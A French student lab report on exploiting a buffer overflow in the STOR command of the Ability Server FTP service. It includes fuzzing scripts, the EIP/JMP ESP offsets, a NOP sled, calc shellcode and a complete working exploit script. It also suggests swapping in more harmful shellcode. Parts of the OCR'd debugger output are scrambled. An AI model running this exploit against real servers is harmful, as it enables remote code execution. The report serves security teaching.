



TP 1 Ability Server

Master 1 CDSI
UPHF/INSA



Lancer AbilityServer.exe, fermer la fenêtre grâce au bouton en bas a droite «close».

Ensuite il faut aller dans Settings au niveau du Server FTP, entrer un nom et mot de passe dans les deux premiers champ.



Ne pas oublier de Add/Update après avoir ajouter les informations.
Puis Apply General Settings.


Par la suite il faut crée un script python pour faire crash l'application. Notre but est de trouvé à quel endroit l'application crash.

Partie Python.

```
inject2.py inject.py
1 #!/usr/bin/python
2 import socket
3
4 buffer=["A"]
5 counter=20
6 while len(buffer) <= 100:
7     buffer.append("A"*counter)
8     counter=counter+20
9
10 commands=["MKD","CWD","STOR"]
11
12 for command in commands:
13     for string in buffer:
14         print("Fuzzing" + command + ":" + str(len(string)))
15         s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
16         connect=s.connect(('127.0.0.1',21))
17         s.recv(1024)
18         s.send(bytes('USER ftp\r\n'))
19         s.recv(1024)
20         s.send(bytes('PASS ftp\r\n'))
21         s.recv(1024)
22         s.send(bytes(command + ' ' + string + '\r\n'))
23         s.recv(1024)
24         s.send(bytes('QUIT\r\n'))
25         s.close()
```

On execute le script python quand ability server est lancé avec le server FTP d'activé.

On voit l'endroit où il crash:




FuzzingSTOR960

Donc notre crash fonctionne sur la commande STOR les 2 autres peuvent être enlevé.

On vas affiner la recherche.

Counter = 930 avec un incrément de 1



On voit alors que c'est 941 qui fait crash Ability Server.

Partie avec Immunity Debugger.

Lançons Immunity Debugger, ouvrons ability server : file → open → ability server

Ensuite il faut cliquer sur run le programme :




Activer le server FTP comme avant.

Puis une fois lancé il faut le mettre en pause (icon à droite du précédent).

Maintenant nous allons lancer un autre script python qui vas surcharger la mémoire.


```
inject2.py x inject.py x inject1.py x inject1_2.py x
1 #!/usr/bin/python
2
3 import socket
4
5 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
6
7 buffer = '\x41' *1000
8
9 print ("\nSending evil buffer...")
10 s.connect(('127.0.0.1',21))
11 data = s.recv(1024)
12 s.send(bytes('USER ftp\r\n'))
13 s.recv(1024)
14 s.send(bytes('PASS ftp\r\n'))
15 s.recv(1024)
16 s.send('STOR ' +buffer+'\r\n')
17 s.close()
```

Une fois le script lancer on run de nouveau Ability server en cliquant sur l'icône pour :




Le programme vas alors s'exécuter avec le script.


On remarque à côté de l'ESP ASCII « AAAAAAAAAAAAAA » donc notre script effectue bien ce que l'on veut. Ainsi que l'adresse de EIP qui est surchargé de 41.




Maintenant que l'on sait où crash l'application. On vas réouvrir ability server avec Immunity debugger.



On veut chercher un JMP ESP pour avoir son adresse.
Il faut cliquer sur le « e » dans la barre des outils.



Puis on cherche OLE32.



Double click dessus.

Sur la fenêtre CPU: click droit → search for → command → JMP ESP puis find

The screenshot shows a debugger window titled "CPU - main thread, module ole32". The assembly list displays various instructions. A "Find command" dialog box is open, with "JMP ESP" entered in the search field. The "Entire block" checkbox is checked. The "Find" button is highlighted.

Address	Disassembly	Comment
75E91000	1099 157761AA	ADD BYTE PTR DS:[ECX+AA617715],BL
75E91006	15 775A9E15	ADD EAX,159E5A77
75E91008	77 E9	JA SHORT ole32.75E90FF6
75E9100D	A9 1577CEBB	TEST EAX,BBCE7715
75E91012	15 7719B315	ADD EAX,15B31977
75E91017	77 E3	JA SHORT ole32.75E90FFC
75E91019	AD	STOS BYTE PTR ES:[EDI]
75E9101A	15 7791E01A	AD
75E9101F	77 64	JA
75E91021	3F	AE
75E91022	17	PC
75E91023	77 01	JA
75E91025	FA	CL
75E91026	15 7723C815	AD
75E91028	77 5E	JA
75E9102D	B0 15	MC
75E9102F	77 C8	JA
75E91031	C7	CB
75E91032	15 776E0716	AD
75E91037	77 71	JA SHORT ole32.75E910AA
75E91039	BF 1577E6D3	MOV EDI,D3E67715
75E9103E	15 77A8D115	ADD EAX,15D1A877
75E91043	77 3F	JA SHORT ole32.75E91084
75E91045	A7	CMPS DWORD PTR DS:[ESI],DWORD PTR ES:[E]
75E91046	15 7745FF15	ADD EAX,15FF4577
75E91048	77 99	JA SHORT ole32.75E90FE6
75E9104D	D016	RCL BYTE PTR DS:[ESI],1
75E9104F	77 A1	JA SHORT ole32.75E90FF2
75E91051	9B	WAIT
75E91052	15 77184217	ADD EAX,17421877
75E91057	77 75	JA SHORT ole32.75E910CE
75E91059	0C17	FCOM QWORD PTR DS:[EDI]
75E9105B	77 EE	JA SHORT ole32.75E9104B
75E9105D	3C	PUSHFD
75E9105E	15 77949815	ADD EAX,15989477
75E91063	77 51	JA SHORT ole32.75E910B6
75E91065	C115 77EFB21B 7	RCL DWORD PTR DS:[1BB2EF77],77
75E9106C	2D A4157709	SUB EAX,97715A4
75E91071	F5	CMC
75E91072	15 7749A415	ADD EAX,15A44977
75E91077	77 2D	JA SHORT ole32.75E910A6
75E91079	1116	ADC DWORD PTR DS:[ESI],EDX
75E9107B	77 27	JA SHORT <&6D132.SetMetaFileBitsEx>
75E9107D	3E:17	POP SS
75E9107F	77 90	JA SHORT ole32.75E91011
75E91081	97	XCHG EAX,EDI
75E91082	15 77000000	ADD EAX,77
75E91087	004F 91	ADD BYTE PTR DS:[EDI-6F],CL
75E9108A	1077 BA	ADD BYTE PTR DS:[EDI-46],DH
75E9108D	C110 77	RCL DWORD PTR DS:[EAX],77
75E91090	68 75107714	PUSH 14771075
75E91095	5F	POP EDI
75E91096	1077 79	ADD BYTE PTR DS:[EDI+79],DH

On trouve alors l'adresse du JMP ESP.

The screenshot shows the same debugger window. The instruction at address 75E9595B, "JMP ESP", is highlighted with a red box. The instruction at 75E9595F, "JNZ SHORT ole32.75E95970", is also visible.

Address	Disassembly
75E9595B	JMP ESP
75E9595F	JNZ SHORT ole32.75E95970
75E95961	TEST BYTE PTR DS:[EBX+1],AH
75E95964	ADD BYTE PTR DS:[EAX],AL
75E95966	MOV EAX,DWORD PTR SS:[EBP+C]
75E95969	JMP ole32.75E94CD9
75E9596E	PUSH 1
75E95970	PUSH EBX

76E2595B

Cette adresse il faut la placer de sorte à ce qu'elle arrive dans ESP. Pour cela on sait que 940 est notre limite sans crash donc juste après ceci il faut placer l'adresse du JMP ESP sachant que si l'on écrit une adresse dans un script python il seras lu à l'inverse dans l'exécution du programme. Il faut alors faire en sorte d'avoir un script python qui remplit jusque l'adresse EIP et qui ajoute l'adresse du JMP ESP dans le bon ordre.

```
inject2.py x inject.py x inject1.py x inject1_2.py x <untitled> * x
1  #!/usr/bin/python
2
3  import socket
4
5  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
6
7
8  buffer = '\x41' *970
9  buffer2 = '\x90' *20
10 #adresseJMP :76E2595B
11
12 print ("\nSending evil buffer...")
13 s.connect(('127.0.0.1',21))
14 data = s.recv(1024)
15 s.send(bytes('USER ftp\r\n'))
16 s.recv(1024)
17 s.send(bytes('PASS ftp\r\n'))
18 s.recv(1024)
19 s.send('STOR ' +buffer+'\x5B\x59\xE2\x76'+buffer2+'\r\n')
20 s.close()
```

Remplit de 41 jusque 970

Puis deuxième buffer qui écrit des NOP dans ability server pour exécuté
« rien » (sécurité pour le sellcode par la suite).

Ligne 19 : +'\x5B\x59\xE2\x76' ceci est l'adresse à l'inverse

On refait la manipulation pour lancer ability server dans Immunity Debugger
pour lancer notre script et vérifier son efficacité.


```

CPU - thread 00000A90
034FB66E 41 INC ECX
034FB66F 41 INC ECX
034FB670 41 INC ECX
034FB671 41 INC ECX
034FB672 41 INC ECX
034FB673 41 INC ECX
034FB674 41 INC ECX
034FB675 41 INC ECX
034FB676 41 INC ECX
034FB677 41 INC ECX
034FB678 58 POP EBX
034FB679 59 POP ECX
034FB67A E2 76 LOOPD SHORT 034FB6F2
034FB67C 90 NOP
034FB67D 90 NOP
034FB67E 90 NOP
034FB67F 90 NOP
034FB680 90 NOP
034FB681 90 NOP
034FB682 90 NOP
034FB683 90 NOP
034FB684 90 NOP
034FB685 90 NOP
034FB686 90 NOP
034FB687 90 NOP
034FB688 90 NOP
034FB689 90 NOP
034FB68A 90 NOP
034FB68B 90 NOP
034FB68C FFFF POP EBX
034FB68E FFFF POP ECX
034FB690 5D POP EBP
034FB691 2C 20 SUB AL,20
034FB693 52 PUSH EDX
034FB694 65:61 POPAD
034FB696 73 6F JNB SHORT 034FB707
034FB698 6E OUTS DX, BYTE PTR ES:[EDI]
034FB699 3A5B 41 CMP BL, BYTE PTR DS:[EBX+41]
034FB69C 6363 65 ARPL WORD PTR DS:[EBX+65], SP
034FB69F 73 73 JNB SHORT 034FB714
034FB6A1 204469 73 AND BYTE PTR DS:[ECX+EBP*2+73], AL
034FB6A5 61 POPAD
Unknown command
Unknown command
Superfluous prefix
I/O command

```

On retrouve les 20 NOP que l'on injecte, donc à partir de là on peut injecter notre shellcode pour lancer une calculatrice.

Shellcode d'une calculatrice :

```

7 sc="\x31\xdb\x64\x8b\x7b\x30\x8b\x7f"
8 sc+="\x0c\x8b\x7f\x1c\x8b\x47\x08\x8b"
9 sc+="\x77\x20\x8b\x3f\x80\x7e\x0c\x33"
10 sc+="\x75\xf2\x89\xc7\x03\x78\x3c\x8b"
11 sc+="\x57\x78\x01\xc2\x8b\x7a\x20\x01"
12 sc+="\xc7\x89\xdd\x8b\x34\xaf\x01\xc6"
13 sc+="\x45\x81\x3e\x43\x72\x65\x61\x75"
14 sc+="\xf2\x81\x7e\x08\x6f\x63\x65\x73"
15 sc+="\x75\xe9\x8b\x7a\x24\x01\xc7\x66"
16 sc+="\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7"
17 sc+="\x8b\x7c\xaf\xfc\x01\xc7\x89\xd9"
18 sc+="\xb1\xff\x53\xe2\xfd\x68\x63\x61"
19 sc+="\x6c\x63\x89\xe2\x52\x52\x53\x53"
20 sc+="\x53\x53\x53\x53\x52\x53\xff\xd7"


```

Notre nouveau script python pour injecter jusque le JMP ESP et qui injecte le shellcode :

```
22 buffer = '\x41' *970
23 buffer2 = '\x90' *20
24 #adresseJMP : 76E2595B
25 |
26 print ("\nSending evil buffer...")
27 s.connect(('127.0.0.1',21))
28 data = s.recv(1024)
29 s.send(bytes('USER ftp\r\n'))
30 s.recv(1024)
31 s.send(bytes('PASS ftp\r\n'))
32 s.recv(1024)
33 s.send('STOR ' +buffer+'\x5B\x59\xE2\x76'+buffer2+sc+'\r\n')
34 s.close()
```

On effectue toujours la même manipulation pour lancer ability server dans Immunity Debugger.

Notre calculatrice se lance bien comme prévue :




Il ne reste plus qu'à changer le shellcode pour injecter quelque chose de plus problématique qu'une simple calculatrice.

D'ailleurs il y a une limite concernant la taille du shellcode que l'on peut envoyer ici, par exemple nous pouvons envoyer 10 calculatrices mais au dessus il est

impossible on dépasse la taille mémoire max.

Dernier test, on peut lancer Ability Server normalement, puis lancer le server ftp. Si l'on exécute notre script alors la aussi la calculatrice apparaît.



Juste après cela Ability Server crash la aussi.

Il faut faire attention puisque chaque redémarrage de windows peut faire changer les adresses du JMP ESP donc parfois il faut changer l'adresse pour que l'exploit fonctionne toujours.